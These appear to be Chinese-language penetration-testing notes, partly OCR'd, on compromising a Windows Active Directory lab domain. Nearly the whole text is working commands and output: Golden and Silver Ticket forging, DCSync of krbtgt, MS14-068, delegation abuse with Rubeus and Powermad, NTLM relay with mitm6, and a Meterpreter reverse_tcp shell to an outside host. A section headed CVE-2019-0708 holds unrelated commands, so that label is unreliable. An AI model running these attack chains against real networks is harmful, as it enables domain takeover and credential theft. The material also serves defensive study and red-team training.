
Golden Ticket伪造TGT(Ticket Granting Ticket)，可以获取任何Kerberos服务权限，
域控中提取krbtgt的hash
域控：dc.zone.com
域内机器：sub2k8.zone.com
域内普通用户：y
域内机器是不能访问dc上的文件

```
C:\Users\y.ZONE>whoami /user

用户信息
----------------

用户名 SID
====== ============================================
zone\y S-1-5-21-2346829310-1781191092-2540298887-1112

C:\Users\y.ZONE>dir \\dc.zone.com/c$
参数格式不正确 - "c$"。

C:\Users\y.ZONE>dir \\dc.zone.com\c$
拒绝访问。

C:\Users\y.ZONE>_
```


清空票据

```
mimikatz # kerberos::purge
Ticket(s) purge for current session is OK

mimikatz # kerberos::list

mimikatz # _
```


域控中获取krbtgt用户的信息
>privilege::debug
>mimikatz **log** "lsadump::dcsync /domain:zone.com /user:krbtgt"
获取信息：/domain、/sid、/aes256



在sub2k8中生成golden ticket
>mimikatz “kerberos::golden /krbtgt:{ntlmhash} /admin:域管理 /domain:域名 /sid:sid /ticket:gold.kirbi”




导入
Mimikatz#**kerberos**::ptt 123.kirbi




白银票据+Mimikatz

服务注释	服务名称
WMI	HOST&RPCSS
Powershell Remoteing	HOST&HTTP
WinRM	HOST&HTTP
Scheduled Tasks	HOST
LDAP、DCSync	LDAP
Windows File Share（CIFS）	CIFS
Windows Remote Server Administration Tools	RPCSS&LDAP&CIFS

```
Silver Ticket是伪造的TGS，只能访问指定服务权限
域控：dc.zone.com
域内机器：sub2k8.zone.com
域内普通用户：y
域控中导出
>privilege::debug
>sekurlsa::logonpasswords
```




```
Sub2k8伪造票据
>mimikatz "kerberos::golden /domain:zone.com /sid:{SID} /target:dc.zone.com /service:cifs /rc4:{NTLM} /user:y /ptt"
```



MS14-068

```
https://github.com/abatchy17/WindowsExploits/tree/master/MS14-068
https://github.com/crupper/Forensics-Tool-Wiki/blob/master/windowsTools/PsExec64.exe
域控：dc.zone.com/10.1.1.100
域内机器：sub2k8.zone.com/10.1.1.98
域内普通用户：y，
Sub2k8中清除票据
Mimikatz#kerberos::purge
>whoami /user查看SID
创建ccache票据文件
> MS14-068.exe -u y@zone.com -p password -s S-1-5-21-2346829310-1781191092-2540298887-1112 -d dc.zone.com
注入票据
Mimikatz# Kerberos::ptc c:\xx\xx\xxx.ccache
psexec无密码登陆
>PsExec.exe \\dc.xx.com\ cmd.exe
```

Mimikatz+MSF

```
>whoami /user 查看SID
msf >use auxiliary/admin/kerberos/ms14_068_kerberos_checksum
msf >set domain 域名
msf >set password 密码
msf >set rhost 域控机器
msf >set user 用户
msf >set user_sid sid
得到.bin文件
#apt-get install krb5-user
上传mimikatz和bin文件
Mimikatz# Kerberos::clist “xxxx.bin” /export
生成kirbi文件
Meterpreter >load kiwi
Meterpreter >download c:/wmpub/xxxxxx.kirbi /tmp/
注入票据
Meterpreter >kerberos_ticket_use /tmp/xxxxxx.kirbi
#use exploit/windows/local/current_user_psexec
#set TECHNIQUE PSH
#set RHOST dc.xx.com
#set payload windows/meterpreter/reverse_tcp
#set LHOST 192.168.1.1
#set session 1
#exploit
```

goldenPac.py

```
kali下
#apt-get install krb5-user
#goldenPac.py -dc-ip 10.1.1.100 -target-ip 10.1.1.100 zone.com/y:password@dc.zone.com
```

账户委派

账户非受限委派


设置用户y为服务账户(服务账户有委派权限)
>setspn -U -A variant/golden y

```
C:\Windows\system32>setspn -U -A variant/golden y
为 CN=y,CN=Users,DC=zone,DC=com 注册 ServicePrincipalNames
        variant/golden
更新的对象
```

查询非受限委派域内账号，使用powerview
>Get-NetUser -Unconstrained -Domain zone.com

```
PS C:\Users\y.ZONE\Desktop> Get-NetUser -Unconstrained -Domain zone.com


objectsid             : S-1-5-21-2346829310-1781191092-2540298887-1112
objectcategory        : CN=Person,CN=Schema,CN=Configuration,DC=zone,DC=com
samaccounttype        : 805306368
primarygroupid        : 513
instancetype          : 4
badpasswordtime       : 2020/3/9 18:33:33
lastlogoff            : 1601/1/1 8:00:00
whenchanged           : 2020/3/13 7:17:05
badpwdcount           : 0
useraccountcontrol    : 590336
name                  : y
codepage              : 0
accountexpires        : 0
logoncount            : 68
lastlogon             : 2020/3/13 15:16:33
serviceprincipalname  : variant/golden
usncreated            : 41089
dscorepropagationdata : {2020/2/23 5:41:19, 2020/2/17 15:17:26, 2020/2/17 1
                        :52, 1601/1/1 18:12:17}
distinguishedname     : CN=y,CN=Users,DC=zone,DC=com
cn                    : y
pwdlastset            : 2020/3/9 18:32:19
objectguid            : bc43161f-1ca1-40a4-ad7a-74ada3fe5327
displayname           : y
whencreated           : 2020/2/17 5:48:23
countrycode           : 0
```

利用
管理员权限打开mimikatz导出TGT
>privilege::debug
>sekurlsa::tickets /export



清空票据，导入票据

```
mimikatz # kerberos::purge
Ticket(s) purge for current session is OK

mimikatz # kerberos::list

mimikatz # kerberos::ptt [0;13e552]-2-0-40e10000-godadmin@krbtgt-ZONE.COM.kirbi

* File: '[0;13e552]-2-0-40e10000-godadmin@krbtgt-ZONE.COM.kirbi': OK

mimikatz #
```

```
C:\Windows\system32>dir \\dc.zone.com\c$
拒绝访问。

C:\Windows\system32>dir \\dc.zone.com\c$
 驱动器 \\dc.zone.com\c$ 中的卷没有标签。
 卷的序列号是 C0A6-936C

 \\dc.zone.com\c$ 的目录

2020/02/15  14:04                13 admin.txt
2020/02/10  16:26    <DIR>          inetpub
2020/02/15  14:04                 6 pass.txt
2012/07/26  15:44    <DIR>          PerfLogs
2020/02/10  16:22    <DIR>          Program Files
```

获得Powershell会话
> Enter-PSSession -ComputerName dc.zone.com

```
C:\Windows\system32>powershell -ep bypass
Windows PowerShell
版权所有 (C) 2009 Microsoft Corporation。保留所有权利。

PS C:\Windows\system32> Enter-PSSession -ComputerName dc.zone.com
[dc.zone.com]: PS C:\Users\Administrator\Documents> whoami
zone\godadmin
[dc.zone.com]: PS C:\Users\Administrator\Documents>
```

账户受限委派

查询受限委派用户

```
> Get-DomainUser -TrustedToAuth -Domain zone.com
```

```
PS C:\Users\y.ZONE\Desktop> Get-DomainUser -TrustedToAuth -Domain zone.com


objectsid                : S-1-5-21-2346829310-1781191092-2540298887-1117
objectcategory           : CN=Person,CN=Schema,CN=Configuration,DC=zone,DC=com
samaccounttype           : USER_OBJECT
primarygroupid           : 513
instancetype             : 4
badpasswordtime          : 1601/1/1 8:00:00
lastlogoff               : 1601/1/1 8:00:00
whenchanged              : 2020/3/13 6:10:22
badpwdcount              : 0
useraccountcontrol       : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, TRUSTED_TO_AU
                           H_FOR_DELEGATION
name                     : enen
codepage                 : 0
objectclass              : {top, person, organizationalPerson, user}
logoncount               : 0
lastlogon                : 1601/1/1 8:00:00
serviceprincipalname     : enen/zone.com
usncreated               : 94316
dscorepropagationdata    : 1601/1/1 0:00:00
distinguishedname        : CN=enen,CN=Users,DC=zone,DC=com
cn                       : enen
pwdlastset               : 2020/3/13 14:10:22
objectguid               : 8dc4ee7f-3f07-469a-9c36-6ef4dfc7a50f
whencreated              : 2020/3/13 6:10:22
samaccountname           : enen
countrycode              : 0
msds-allowedtodelegateto : ldap/dc.zone.com
accountexpires           : NEVER
usnchanged               : 94322
userprincipalname        : enen@zone.com
```

查询受限委派主机

```
> Get-DomainComputer -TrustedToAuth -Domain zone.com
```

```
powershell  -ep bypass
PS C:\Users\y.ZONE\Desktop> Get-DomainComputer -TrustedToAuth -Domain zone.com


instancetype                  : 4
usnchanged                    : 94329
badpasswordtime               : 1601/1/1 8:00:00
codepage                      : 0
countrycode                   : 0
objectguid                    : c1debfff-2489-4a74-bd3b-b9f0d016266a
samaccountname                : WIN7$
usncreated                    : 20503
iscriticalsystemobject        : False
dscorepropagationdata         : {2020/2/23 5:41:19, 2020/2/17 12:16:51, 1601/1/
                                1 0:04:17}
pwdlastset                    : 2020/2/12 15:25:21
objectclass                   : {top, person, organizationalPerson, user...}
useraccountcontrol            : WORKSTATION_TRUST_ACCOUNT
logoncount                    : 28
lastlogon                     : 2020/2/17 14:11:33
whenchanged                   : 2020/3/13 6:57:30
lastlogontimestamp            : 2020/2/12 15:27:02
name                          : WIN7
localpolicyflags              : 0
lastlogoff                    : 1601/1/1 8:00:00
whencreated                   : 2020/2/12 7:25:21
samaccounttype                : MACHINE_ACCOUNT
distinguishedname             : CN=WIN7,CN=Computers,DC=zone,DC=com
objectsid                     : S-1-5-21-2346829310-1781191092-2540298887-1106
primarygroupid                : 515
badpwdcount                   : 0
objectcategory                : CN=Computer,CN=Schema,CN=Configuration,DC=zone,
                                DC=com
serviceprincipalname          : {TERMSRV/WIN7, TERMSRV/WIN7.zone.com, Restricte
                                dKrbHost/WIN7, HOST/WIN7...}
cn                            : WIN7
operatingsystem               : Windows 7 旗舰版
operatingsystemservicepack    : Service Pack 1
msds-supportedencryptiontypes : 28
operatingsystemversion        : 6.1 (7601)
msds-allowedtodelegateto      : {cifs/WIN7.zone.com, cifs/WIN7}
dnshostname                   : WIN7.zone.com
accountexpires                : NEVER
```

利用方法后见权限维持模块

资源受限委派

获取域管理员
```
>Get-DomainUser|select -First 1
```
域对象信息
```
>Get-DomainObject -Identity 'DC=zone,DC=com'
```
ms-ds-machineaccountquota允许非特权用户将最多 10 台计算机连接到域

```
msds-behavior-version           : 5
ms-ds-machineaccountquota       : 10
msds-perusertrustquota          : 1
```


查看有没有设置msDS-AllowedToActOnBehalfOfOtherIdentity策略
```
>Get-DomainComputer dc|select name, msDS-AllowedToActOnBehalfOfOtherIdentity
```

```
beacon> powerpick Get-DomainComputer dc|select name,msDS-AllowedToActOnBehalfOfOtherIdentity|fl
[*] Tasked beacon to run: Get-DomainComputer dc|select name,msDS-AllowedToActOnBehalfOfOtherIdentity|fl (unmanaged
[+] host called home, sent: 133715 bytes
[+] received output:


name                                  : DC
msDS-AllowedToActOnBehalfOfOtherIdentity :
```

用powermad添加一具备SPN的机器账户
https://github.com/Kevin-Robertson/Powermad
```
>New-MachineAccount -MachineAccount newcom
```

```
PS C:\Users\y.ZONE\Desktop> New-MachineAccount -MachineAccount newcom
Enter a password for the new machine account: *********
[+] Machine account newcom added
```

或
```
>$pass = ConvertTo-SecureString '123qwe!@#' -AsPlainText -Force
>New-MachineAccount -MachineAccount newcom -Password $pass
```
或
```
>New-MachineAccount -MachineAccount newcom -Password $(ConvertTo-SecureString '123qwe!@#' -AsPlainText -Force)
```



获取添加的机器账户的SID

```
PS C:\Users\y.ZONE\Desktop> Get-DomainComputer newcom |select objectsid

objectsid
---------
S-1-5-21-2346829310-1781191092-2540298887-1122
```

将添加的机器账户的SID设置给DC的msDS-AllowedToActOnBehalfOfOtherIdentity参数

```
>$SD=New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-2346829310-1781191092-2540298887-1122)"; $SDBytes = New-Object byte[] ($SD.BinaryLength);$SD.GetBinaryForm($SDBytes, 0);Get-DomainComputer dc | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes}
```

设置完成后查看

```
PS C:\Users\y.ZONE\Desktop> $SD=New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-2346829310-1781191092-2540298887-1122)"; $SDBytes = New-Object byte[] ($SD.BinaryLength);$SD.GetBinaryForm($SDBytes, 0);Get-DomainComputer dc | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes}
PS C:\Users\y.ZONE\Desktop> Get-DomainComputer dc|select name, msDS-AllowedToActOnBehalfOfOtherIdentity

name                                msds-allowedtoactonbehalfofotheridentity
----                                ----------------------------------------
DC                                  {1, 0, 4, 128...}


PS C:\Users\y.ZONE\Desktop>
```

配置ACL允许访问

```
>$RawBytes=Get-DomainComputer dc -Properties 'msds-allowedtoactonbehalfofotheridentity' |select -expand msds-allowedtoactonbehalfofotheridentity;$Descriptor= New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList $RawBytes,0;$Descriptor.DiscretionaryAcl
```

```
PS C:\Users\y.ZONE\Desktop> $RawBytes=Get-DomainComputer dc -Properties 'msds-allowedtoactonbehalfofotheridentity' |select -expand msds-allowedtoactonbehalfofotheridentity;$Descriptor= New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList $RawBytes,0;$Descriptor.DiscretionaryAcl


BinaryLength       : 36
AceQualifier       : AccessAllowed
IsCallback         : False
OpaqueLength       : 0
AccessMask         : 983551
SecurityIdentifier : S-1-5-21-2346829310-1781191092-2540298887-1122
AceType            : AccessAllowed
AceFlags           : None
IsInherited        : False
InheritanceFlags   : None
PropagationFlags   : None
AuditFlags         : None
```

此时使用创建的机器账户的**hash**可伪造域管

先获取newcom的NTLM

```
>Rubeus.exe hash /password:123qwe!@# /user:newcom /domain:zone.com
```

```
C:\Users\y.ZONE\Desktop>Rubeus.exe hash /password:123qwe!@# /user:newcom /domain
:zone.com

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0


[*] Action: Calculate Password Hash(es)

[*] Input password             : 123qwe!@#
[*] Input username             : newcom
[*] Input domain               : zone.com
[*] Salt                       : ZONE.COMnewcom
[*]       rc4_hmac             : 00AFFD88FA323B00D4560BF9FEF0EC2F
[*]       aes128_cts_hmac_sha1 : C5BA607C94DFAFAABAEB6E651A611081
[*]       aes256_cts_hmac_sha1 : 9405E5BEF03B1A22E05F24DE1FEC50ABD04B043EBDDA0B8
5A3950EFD69299ABB
[*]       des_cbc_md5          : 468C9740679D521F
```

导入票据伪造域管用户访问cifs服务

```
>Rubeus.exe s4u /user:newcom$ /rc4:00AFFD88FA323B00D4560B F9FEF0EC2F /impersonateuser:godadmin /msdsspn:cifs/dc.zone.com /ptt
```

```
C:\Windows\system32\cmd.exe

C:\Users\y.ZONE\Desktop>Rubeus.exe s4u /user:newcom$ /rc4:00AFFD88FA323B00D4560B
F9FEF0EC2F /impersonateuser:godadmin /msdsspn:cifs/dc.zone.com /ptt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0

[*] Action: S4U

[*] Using rc4_hmac hash: 00AFFD88FA323B00D4560BF9FEF0EC2F
[*] Building AS-REQ (w/ preauth) for: 'zone.com\newcom$'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIEsDCCBKygAwIBBaEDAgEWooID0jCCA85hggPKMIIDxqADAgEFoQobCFpPTkUuQ09Noh0wG6
ADAgEC
      oRQwEhsGa3JidGd0Gwh6b251LmNvbaOCA5IwggOOoAMCARKhAwIBAqKCA4AEggN8MK6P48nMfD
elRFj+
      KnKhcWOaKBScARwSMSWUNKpbUrp/PuHLyqMaqL0g3JMH8J3ryUPvSUQonyWV2MHRG8iqWLGabh
VzUNBE
      ArPSlQ5nPgw2y70GtI1lK+jdWsZbnm58N2s2p8e/B5RSo5A6J8kJWEf09zvgquMcjOEKtlSPlY
8vSu0I
      QR8fFuIR6QUvs4tidQblivInaIUkOuK42pP4G8qfFqrNhUqMtBX2Be8tBjlmwWHLQJSkA+77IL
UfPqQj
```

成功获取到godadmin的tgs

```
[*] Impersonating user 'godadmin' to target SPN 'cifs/dc.zone.com'
[*] Using domain controller: dc.zone.com (10.1.1.100)
[*] Building S4U2proxy request for service: 'cifs/dc.zone.com'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/dc.zone.com':

      doIFrjCCBaqgAwIBBaEDAgEWooIExTCCBMFhggS9MIIEuaADAgEFoQobCFpPTkUuQ09Noh4wHK
ADAgEC
      oRUwExsEY2lmcxsLZGMuem9uZS5jb22jggSEMIIEgKADAgESoQMCAQSiggRyBIIEbtbIIbxJd6
f8mvBi

C:\Users\y.ZONE\Desktop>klist

当前登录 ID 是 0:0x4efc4

缓存的票证: (1)

#0>     客户端: godadmin @ ZONE.COM
        服务器: cifs/dc.zone.com @ ZONE.COM
        Kerberos 票证加密类型: AES-256-CTS-HMAC-SHA1-96
        票证标志 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate
name_canonicalize
```

```
C:\Users\y.ZONE\Desktop>dir \\dc.zone.com\c$
 驱动器 \\dc.zone.com\c$ 中的卷没有标签。
 卷的序列号是 C0A6-936C

 \\dc.zone.com\c$ 的目录

2020/02/15  14:04                13 admin.txt
2020/02/10  16:26    <DIR>          inetpub
2020/02/15  14:04                 6 pass.txt
2012/07/26  15:44    <DIR>          PerfLogs
2020/03/16  12:10    <DIR>          Program Files
2020/03/16  12:10    <DIR>          Program Files (x86)
2020/02/10  16:47    <DIR>          Users
2020/03/16  12:10    <DIR>          Windows
               2 个文件             19 字节
               6 个目录 53,506,785,280 可用字节

C:\Users\y.ZONE\Desktop>
```

CVE-2019-0708

```
>python ntlmrelayx.py -t ldaps://dc.zone.com --remove-mic --delegate-access -smb2support
>python printerbug.py zone.com/y@win7.zone.com 192.168.0.attack
>python getST.py -spn host/win7.zone.com 'zone.com/机器账户$:密码' -impersionate administrator -dc-ip 192.168.0.1
>export KRB5CCNAME=XX.ccahe
>python secretdump.py -k -no-pass dc.zone.com -just-dc
```

NTLM中继

Ntlmrelayx+资源受限委派

域控需启用ldaps，域机器启用ipv6
*当执行ntlmrelayx脚本时，遇到报错

```
Exception in thread Thread-48:
Traceback (most recent call last):
  File "/usr/lib/python2.7/threading.py", line 801, in __bootstrap_inner
    self.run()
  File "build/bdist.linux-x86_64/egg/impacket/examples/ntlmrelayx/attacks/l
dapattack.py", line 510, in run
    if self.tcp_shell is not None:
AttributeError: 'LDAPAttack' object has no attribute 'tcp_shell'
```

修改
impacket/impacket/examples/ntlmrelayx/attacks/ldapattack.py ldapattack.py脚本，在510行上方加入
if self.config.interactive:

```
509         if self.config.interactive:
510             if self.tcp_shell is not None:
511                 LOG.info('Started interactive Ldap shel
    .0.0.1:%d' % self.tcp_shell.port)
512                 # Start listening and launch interactiv
513                 self.tcp_shell.listen()
514                 ldap_shell = LdapShell(self.tcp_shell,
    lf.client)
```

再重新安装>python setup.py install
使用mitm6通过ipv6接管dns服务器，配置好后开始请求网络的WPAD
>mitm6 -i eth1 -d zone.com

